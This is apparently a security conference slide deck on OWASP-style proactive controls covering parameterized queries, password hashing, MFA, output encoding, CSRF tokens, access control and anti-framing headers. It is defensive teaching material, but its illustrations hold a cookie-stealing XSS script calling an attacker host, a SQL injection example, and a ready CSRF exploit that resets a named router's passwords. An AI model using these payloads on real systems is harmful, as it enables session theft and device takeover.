


Top Ten Proactive Software Controls

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Session ID: ADS-W01

Session Classification: Intermediate

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
Query Parameterization



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Does this look harmful to you?



Anatomy of a SQL Injection Attack

Edit Account Information

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jim@manico.net

Change Password

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```
$NEW_EMAIL = Request['new_email'];  
update users set email='$NEW_EMAIL'  
where id=132005;
```

Anatomy of a SQL Injection Attack

1. SUPER AWESOME HACK: \$NEW_EMAIL = ' ;
2. update users set email='\$NEW_EMAIL'
where id=132005;
3. update users set email='';where
id=132005;
4. update users set email='';

— Query Parameterization (PHP PDO)

```
$email = $_REQUEST['email'];  
$id = $_REQUEST['userid'];  
  
$stmt = $dbh->prepare("update users set  
email=:new_email where id=:user_id");  
  
$stmt->bindParam(':new_email', $email);  
$stmt->bindParam(':user_id', $id);
```

— Query Parameterization (.NET)

```
SqlConnection objConnection = new  
SqlConnection(_ConnectionString);  
objConnection.Open();  
SqlCommand objCommand = new SqlCommand(  
    "SELECT * FROM User WHERE Name = @Name AND  
    Password = @Password", objConnection);  
objCommand.Parameters.Add("@Name",  
    NameTextBox.Text);  
objCommand.Parameters.Add("@Password",  
    PassTextBox.Text);  
SqlDataReader objReader =  
    objCommand.ExecuteReader();
```

— Query Parameterization (Java SQL)

```
String newName =  
request.getParameter("newName");  
String id = request.getParameter("id");  
  
//SQL  
PreparedStatement pstmt =  
con.prepareStatement("UPDATE EMPLOYEES SET  
NAME = ? WHERE ID = ?");  
pstmt.setString(1, newName);  
pstmt.setString(2, id);
```

— Query Parameterization (Java HQL)

```
String id = request.getParameter("id");  
  
//HQL  
Query safeHQLQuery =  
session.createQuery("from Employees where  
id=:empId");  
safeHQLQuery.setParameter("empId", id);
```

— Query Parameterization (Perl)

```
my $sql = "INSERT INTO foo (bar, baz)  
VALUES ( ?, ? )";  
my $sth = $dbh->prepare( $sql );  
$sth->execute( $bar, $baz );
```

Password Storage



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— Password Storage Security

- ▶ Verifiable
- ▶ Not Reversible
- ▶ Force difficult verification on attacker and defender
 - ▶ PBKDF2
 - ▶ BCRYPT/SCRYPT
- ▶ Force difficult verification on attacker only
 - ▶ HMAC

1a) Do not limit type of characters in user password

1b) Set reasonable password length limits

- ▶ Limiting passwords to protect against injection is doomed to failure
- ▶ Use proper encoding, query parameterization and other defenses instead

— 2) User a per-user salt

- ▶ **hash/ciphertext = protect([salt] + [password]);**
- ▶ create a per-user 32-64 character random string
- ▶ concatenate salt and password before protecting or verifying password
- ▶ Do not depend on hiding or splitting salt

— 3) Leverage Adaptive Functions

- ▶ **HMAC-SHA256([private-key], [salt] + [password]);**
- ▶ Keyed Hash Method Authentication Code (HMAC)
- ▶ Isolate HMAC process and private key from application
- ▶ This scheme relies on the key being kept in private

— 4a) Leverage Adaptive Functions

- ▶ **PBKDF2(Password, Salt, Itr, KeyLen)**
 - ▶ Password is the master password from which a derived key is generated
 - ▶ Salt is a cryptographic salt
 - ▶ Itr is the number of iterations desired
 - ▶ KeyLen is the desired length of the output key
- ▶ **PBKDF2** is a good choice when FIPS certification or enterprise support on many platforms is required

— 4b) Leverage Adaptive Functions

► **scrypt(Password, Salt, Cost, Memory)**

- Password is the master password from which a derived key is generated
- Salt is a cryptographic salt
- Cost is the work factor (slowing factor)
- Memory is the amount of memory needed for computation

► **Scrypt** is a good choice when resisting any/all hardware accelerated attacks is necessary

MFA



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— Multi Factor Authentication



**Google, Facebook, PayPal, Apple, AWS, Dropbox, Twitter
Battle.Net, Valve's Steam, Azure, Yahoo, LinkedIn, GoDaddy!**

Output Encoding



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
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— Session Theft XSS

```
▶ <script>
▶ var
  badURL='https://evileviljim.com/somesite
  /data=' + document.cookie;
▶ var img = new Image();
▶ img.src = badURL;
▶ </script>
```

— Site Defacement XSS

▶ <script>document.body.innerHTML='<marquee>
CYBER IS COOL</marquee><marquee>CYBER IS
COOL</marquee><marquee>CYBER IS
COOL</marquee><marquee>CYBER IS
COOL</marquee><marquee>CYBER IS
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COOL</marquee>' ;</script>



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— OWASP Java Encoder Project

The Problem

Web Page built in Java JSP is vulnerable to XSS

The Solution

```
1) <input type="text" name="data" value="<%= Encode.forHtmlAttribute(dataValue) %>" />  
2) <textarea name="text"><%= Encode.forHtmlContent(textValue) %>" />  
3) <button  
onclick="alert('<%= Encode.forJavaScriptAttribute(alertMsg) %>');">  
click me  
</button>  
4) <script type="text/javascript">  
var msg = "<%= Encode.forJavaScriptBlock(message) %>";  
alert(msg);  
</script>
```

OWASP Java Encoder Project

HTML Contexts

Encode#forHtmlContent(String)
Encode#forHtmlAttribute(String)
Encode#forHtmlUnquotedAttribute(S
tring)

XML Contexts

Encode#forXml(String)
Encode#forXmlContent(String)
Encode#forXmlAttribute(String)
Encode#forXmlComment(String)
Encode#forCDATA(String)

CSS Contexts

Encode#forCssString(String)
Encode#forCssUrl(String)

JavaScript Contexts

Encode#forJavaScript(String)
Encode#forJavaScriptAttribute(String)
Encode#forJavaScriptBlock(String)
Encode#forJavaScriptSource(String)

URI/URL contexts

Encode#forUri(String)
Encode#forUriComponent(String)

— Other Encoding Libraries

- ▶ **Ruby on Rails 4+**
 - ▶ <http://api.rubyonrails.org/classes/ERB/Util.html>
- ▶ **Reform Project**
 - ▶ Java, .NET v1/v2, PHP, Python, Perl, JavaScript, Classic ASP
 - ▶ https://www.owasp.org/index.php/Category:OWASP_Encoding_Project
- ▶ **OWASP ESAPI**
 - ▶ PHP.NET, Python, Classic ASP, Cold Fusion
 - ▶ https://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API
- ▶ **.NET AntiXSS Library**
 - ▶ <http://wpl.codeplex.com/releases/view/80289>

Sensitive Transaction Protection



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Real World CSRF (Netflix 2008)

```
<html>
<head>
<script language="JavaScript" type="text/javascript">
function load_image2()
{
var img2 = new Image();
img2.src="http://www.netflix.com/MoveToTop?movieid=70110672&fromq=t
rue";
}
</script>
</head>
<body>

<script>setTimeout( 'load_image2()' , 2000 );</script>
</body>
</html>
```

Brazil Home Router (2012)



```
(CUT EXPLOIT HERE)                                ## CSRF For Change All passwords
<html>
<head></head>
<title>COMTREND ADSL Router BTC(VivaCom) CT-5367 C01_R12 Change All passwords</title>
<body onLoad=javascript:document.form.submit()>
<form action="http://192.168.1.1/password.cgi"; method="POST" name="form">
<!-- Change default system Passwords to "shpek" without authentication and verification -->
<input type="hidden" name="sptPassword" value="shpek">
<input type="hidden" name="usrPassword" value="shpek">
<input type="hidden" name="sysPassword" value="shpek">
</form>
</body>
</html>
(CUT EXPLOIT HERE)
```

```
root@linux:-# telnet 192.168.1.1

ADSL Router Model CT-5367 Sw.Ver. C01_R12
Login: root
Password:
## BINGOO !! Godlike =))
> ?
```

— CSRF Defense

- ▶ Synchronizer Token Pattern
 - ▶ Create random token per unique login
 - ▶ Save it in session
 - ▶ Unique for every user and for every login session!
 - ▶ Add random token as hidden or other variable to sensitive forms and other features
 - ▶ Verify token from client matches token in session
- ▶ Also be fully resistant to XSS!

— Re-authentication

Change E-mail

Use the form below to change the e-mail address for your Amazon.com account. Use this address next time you log in or place an order.

What is your new e-mail address?

Old e-mail address: jim@manico.net

New e-mail address:

Re-enter your new e-mail address:

Password:

Change Your Email Address

Current email: jim@manico.net

New email

Meetup password

[Forgot your password?](#)

Primary email: jim@manico.net

New Email:

Facebook email: jmanico@facebook.com

Your Facebook email is based on your public username. Email sent to this address goes to Facebook Messages.

Allow friends to include my email address in [Download Your Information](#)

To save these settings, please enter your Facebook password.

Password:

 Wrong password.

Save account changes

Re-enter your Twitter password to save changes to your account.

[Forgot your password?](#)

You can request a file containing your information, starting with your first Tweet. A link will be emailed to you when the file is ready to be downloaded.

Capabilities Access Controls



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— Controlling Access

```
if ((user.isManager() ||  
    user.isAdministrator() ||  
    user.isEditor()) &&  
(user.id() != 1132)) {  
    //execute action  
}
```

How do you change the policy of this code?

— Apache Shiro : Capabilities

The Problem


Web Application needs to secure access to a specific object

The Solution

```
int winnebagoId = request.getInt("winnebago_id");

if ( currentUser.isPermitted( "winnebago:drive:" + winnebagoId) ) {
    log.info("You are permitted to 'drive' the 'winnebago'. Here are the keys.");
} else {
    log.info("Sorry, you aren't allowed to drive this winnebago!");
}
```

Framebusting




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
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
— Clickjacking

Anatomy of a Clickjacking Attack














X-Frame-Options HTTP response header

- ▶ Prevent all framing of this content
- ▶ **response.addHeader("X-FRAME-OPTIONS", "DENY");**

